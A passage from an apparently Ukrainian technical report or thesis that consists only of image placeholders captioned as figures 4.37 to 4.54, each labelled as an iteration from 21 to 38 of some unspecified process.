

Рисунок 4.37 — Ітерація 21



Рисунок 4.38 — Ітерація 22



Рисунок 4.39 — Ітерація 23



Рисунок 4.40 — Ітерація 24



Рисунок 4.41 — Ітерація 25



Рисунок 4.42 — Ітерація 26



Рисунок 4.43 — Ітерація 27



Рисунок 4.44 — Ітерація 28



Рисунок 4.45 — Ітерація 29



Рисунок 4.46 — Ітерація 30



Рисунок 4.47 — Ітерація 31



Рисунок 4.48 — Ітерація 32



Рисунок 4.49 — Ітерація 33



Рисунок 4.50 — Ітерація 34



Рисунок 4.51 — Ітерація 35



Рисунок 4.52 — Ітерація 36



Рисунок 4.53 — Ітерація 37



Рисунок 4.54 — Ітерація 38

